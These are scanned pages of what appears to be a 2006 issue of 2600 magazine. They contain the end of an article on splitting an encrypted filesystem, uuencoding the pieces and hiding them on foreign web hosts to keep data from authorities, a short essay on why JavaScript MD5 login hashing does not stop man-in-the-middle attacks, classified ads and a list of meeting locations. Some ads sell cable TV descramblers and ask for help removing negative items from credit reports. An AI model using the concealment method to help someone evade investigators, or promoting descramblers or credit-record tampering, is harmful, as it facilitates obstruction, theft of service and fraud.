Hmm. It worked. The odd thing is that when you do the "ls" command within the jumpdrive2 directory, you see your files listed there. Now, if you followed my directions, try to vi one of those text files I asked you to store in jumpdrive2. Now try to view one of the images. You shouldn't be able to. At least I was not able to get to the data. I found that if you cat xaa and xab together and mount that you will get to some of the files, but not others. If you noticed when you did the "df -k" earlier, the file system we created before any files were put into it was already around 55 percent full. This is probably journaling system information in my case, since I am using a Redhat distribution. This would explain why mounting xaa alone (it was only around 750k) would yield no information, but mounting a second piece with xaa yields more information. The point is the larger your encrypted file system and the more pieces you have, you could conceivably reveal more information than you would like if your password were discovered or the encryption cracked. But why would we want to split the encrypted file system up in the first place? Follow me, as I wish us deeper into the cornfield.

In The Cornfield

Let's say you are someone with information that once used to be legal but now is illegal. And let's say a repressive entity such as Iran, North Korea, or the U.S. Secret Service (shouts out to the SS!) want to find that information. Wouldn't it be handy if you could store those chunks of your encrypted file system in other places? Perhaps three other external countries? Ah, but wait! Some servers may scour binaries if they find them in users' directories. Wouldn't it be nice if there was a way to store these pieces out on the web? Well, there is. Years ago, a lot of images would be base64-encoded when the web was young and the newsgroups were wild. There is an old program that has been around for a while called uuencode. It also has a partner called uudecode. What uuencode does for you is essentially encode your binaries as base64. This was a handy program that allowed attachments to be sent via email. But now you can use that same program to convert your encrypted pieces to base64 characters in a flat text file. To do that, you would need to run commands similar to this:

```
uuencode -m xaa xaa.html > xaa.html
uuencode -m xab xab.html > xab.html
uuencode -m xac xac.html > xac.html
```

For some reason, I had to use the above commands to get it to work even though the man page for uuencode hints that the command structure is different. Damned Redhat. Anyway, refer to your distribution's man page for uuencode. You also might want to vi one of those files just so that you can get a feel for how the file is structured. That format (the first and last lines) is critical if you are going to reassemble the sections later. Also, keep in mind that these files are going to be larger than their binary counterparts.

Now that you have your "html" files they can be put anywhere that you have web space, provided you have accounts. Note that you don't have to call your files xaa.html, xab.html, etc. I just used those names as examples, but just don't name them "index.html" and don't link to them from another web page. Also, you must remember the order in which the files go, so don't forget that. In order to decode those files, you could use wget going through the Tor system (you did read my article in 22:3, didn't you?) to retrieve them. Then, to convert them back into binary, you would run something like this:

```
uudecode -o xaa xaa.html
uudecode -o xab xab.html
uudecode -o xac xac.html
```

After that, all you need to do is cat the three binary files, xaa, xab and xac, back into your complete encrypted file, then run the mount command as we did in the above examples. One word of warning though. If you use free websites like Geocities to store your files, you will have to edit the html files before you run the uudecode command. That is because Geocities inserts html code at the bottom when a call is made to that html file. Edit the file carefully and keep in mind the format is critical. I hope this helps spur some thought for you. You may now leave my cornfield.

An Argument Against MD5 Authentication

by David Norman
http://deekayen.net/

Every now and then I read some talk about a website using javascript to MD5 hash user passwords for login. The idea is to protect the password against passive eavesdropping. There are several problems with the assumption of security with MD5 password POSTs, however.

Man in the Middle Attack

Nobody could implement a javascript method of authentication without considering users who have javascript turned off. If an attacker can read the password, hashed or not, they can also likely make malicious changes to the Javascript code (or leave it out to pretend javascript is turned off). The attacker just needs to act as a proxy between the client and the server and substitute the login Javascript code with something to send the password in the clear.

For most software, exploits and intrusions are not a matter of *if* but *when.* The average LAMP installation of a CMS stores hashes of passwords in MD5 format. When the software is exploited to expose the user password hashes, accepting hashed passwords for login then *is* the password, without a Man in the Middle attack.

Improved Authentication

To improve on simply sending the password in hashed format, there are two popular additions to the authentication process. One is to add a CHAP-style challenge for the user to validate. In this method, the server sends a challenge value with the login form. When the user submits the form, the Javascript clears the password field and sends back MD5 ("username:password:challenge") or some variation as a "challenge" variable in the POST information. If the server receives information in the "password" POST variable, it knows the client doesn't support javascript and accepts the plaintext password. This method complicates a Man in the Middle attack, but a determined attacker can sniff out the challenge information too, or simply break the Javascript enough so it doesn't reset the password field.

The second is to limit authentication to a single IP address per session. Even if this was successful in preventing an attacker from session hijacking, it still doesn't solve the original Man in the Middle attack to replace Javascript with malicious code. Moreover, it just makes headaches for users behind round-robin NAT firewalls. A variation of this authentication method is to lock the user session to the user's browser signature. Any longtime Mozilla user knows how easy it is to forge a browser signature.

Dumb Users

Users that use the same password for their favorite bulletin board website as their Paypal account have more security problems than the bulletin board site should worry about protecting. If you use your secure password over an unencrypted channel, you get what you deserve. Javascript interpreters are not designed for secure programming anyway, so who knows what they leave sitting around in memory.

If you're considering building Javascript MD5 authentication into your open source project, also consider some novice administrator might then *not* implement SSL because they think Javascript MD5 hashing is equivalent. It's not. If you're genuinely concerned about protecting your users' passwords, then consider whether you want their communications with your server sniffed or not, which can't be solved with MD5. SSL, or SSH tunneling if you like complexity, is the only reliable way I see to protect from sniffers.

DID YOU KNOW?

We have a wide variety of 2600 clothing on our website - and with just a few mouse clicks all sorts of items can be sent hurtling in your direction. Whether it's shirts, sweatshirts, or hats, we've got something that will look good on you and show the world where your interests lie.

http://store.2600.com

For Sale

ADD A FRIENDLY CARTOON HELPER to your web sites or Windows-based software applications with Foxee, the friendly interactive arctic blue fox Microsoft Agent character! Not everyone who navigates your web site or software applications are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

JEAH.NET HAS UNIX SHELLS - reliable and affordable since 1999. Beginners and advanced users continue to love JEAH's FreeBSD shell accounts for performance-driven uptimes and a huge list of virtual hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast, stable virtual web hosting and complete domain registration solutions, all at very competitive prices. Mention *2600* and receive setup fees waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

ADD A CONVERSATIONAL USER INTERFACE to your website or Windows-based software applications with Foxee, the friendly interactive arctic blue fox agent character! In the real world, not everyone who navigates your website or software are expert hackers, and some users need a little help. Foxee is a hand-drawn animated cartoon character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports ten spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information for Foxee at www.foxee.net.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v3no2" and get 10% off of your order.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

CABLE TV DESCRAMBLERS. New. Each $45 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

BLACK HAT/WHITE HAT urgently needed. I have been scammed by a professional looking website offering novelty driver licenses along with discounts for multiple novelty licenses. When you upload a picture and specifications, you get a "confirmation" with directions for sending your money "ONLY by Western Union." A guy in Estonia receives it. That is the last you hear of your money or anything else! This guy even has another website "rating" his own scam website as "good" and rating other similar scam websites he controls, also as "good." WHAT NERVE! Every day he is victimizing thousands of people and stealing their money. Something needs to be done! I have some great ideas and will furnish the URL of the website, the name he uses to receive the Western Union money transfers, the IP address on his emails, and the URL of the "reviewing website." Unfortunately I don't have the technical ability to do anything about it. I think there should be big flashing red letters across this site: "THIS IS A SCAM OPERATION - AFTER YOU SEND YOUR WESTERN UNION MONEY TRANSFER, YOU WILL NEVER RECEIVE ANYTHING!" On his "reviewing website," the rating should be changed from "good" to "a scam" for each of the sites listed. Western Union and the Country of Estonia will not do anything about this outright fraud or each is so mani-

festly impotent that they are unable to stop this Internet fraud! Is there a BLACK HAT out there who wants to temporarily switch hats, become a WHITE HAT, and help? iamawidow@yahoo.com
CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

WANTED: GOOD MENTOR willing to help a beginner learn anything and everything they are willing to teach about computers and electronics in general. Contact me at hiten_mitsoruki@yahoo.com.
HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

Services

FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. www.FreeRetiredStuff.com
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net
ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.
BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over ten years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-993-4357.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.
PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!
DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders.
Welcome to the revolution!
CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.


Personals

OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.
IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radiotelecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.
COMPUTERS IN AFRICA. I'm currently building up a non-profit organization dedicated to international cooperation related to computers. Main mandates of the program are to provide computer & electronic hardware, training, and solutions to African societies that are arriving at their computerization phase in order to leverage their learning capabilities, give them free and uncensored Internet access, and help them organize their own social initiatives and networks. French details can be found here: http://razernet.com/rock-Nroll/?p=11. I'll be in Burkina Faso in March 2006 for the first phase of my project. I'm looking for anyone who ever went to Burkina Faso and still has contacts there, anyone who ever did some computer-related work/help in Africa, or simply anyone who is interested in a project like that. Email me: partymontreal@hotmail.com.
CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Fall issue: 9/1/06.

загадка

What does it mean? How do all of these things tie together? Come up with the best way of phrasing it and win a prize! Email puzzle@2600.com



E

E E E ?

Answer choice for Spring 2006 puzzle:

"The chances of an individual (lottery ticket) beating a conglomerate of corporations (Bell, etc) is 1:10,000,000. However, truth, justice, and civil liberties ultimately prevail where perseverance exists within an individual or collection of individuals, sometimes leading to a shift in the legal balance for your favor; ergo, winning the lottery." - HardCore

Is this your first time reading this subversive magazine?


Would you prefer it if people didn't see you buying it at the bookstore and follow you after you leave the store?

There's a solution!

It's called the 2600 Subscription and it can be yours in a couple of ways. Either send $20 for one year, $37 for two years, or $52 for three years (outside the U.S. and Canada, that's $30, $54, and $75 respectively) to 2600, PO Box 752, Middle Island, NY 11953 USA or subscribe directly from us online using your credit card at store.2600.com.

Theoretically you would never have to leave your house again.

IS A SUBSCRIPTION SOMEHOW NOT ENOUGH?


2600 January, 1984!

VOLUME ONE, NUMBER ONE

AHOY!

(That's how Alexander Graham Bell used to answer his phone. For some reason, it never caught on...)

Do you find yourself pounding your fist into your forehead and bemoaning the fate that somehow led you to miss our first 22 years of publishing?

You have two things on your side.

One, 2600 never gets old. Sure, the technology changes. But the ideas behind our articles are always fresh and applicable to so many different things. So reading old issues can be a real eye-opener.

Two, all of our back issues are still available. From the first xeroxed copies back in 1984 to the most recent issue. See the parallels, the triumphs, the losses. It's all there, exactly as it was.

You can get any year of 2600 for $20 ($30 overseas). Send check or money order in U.S. funds to 2600, PO Box 752, Middle Island, NY 11953 USA. Or visit our online store for the latest bulk discounts or to buy anything with a credit card or through PayPal: http://store.2600.com.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston St., near Melbourne Central Shopping Centre. 6:30 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Pacific Centre Mall Food Court.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth St. 7 pm.

Norwich: Borders entrance to Chapelfield Mall. 6 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Counter Culture Cafe, 2330 E McDowell Rd.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: London Bridge Pub, 2 Wharf II.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.

New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.

Marlborough: Solomon Park Mall food court.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

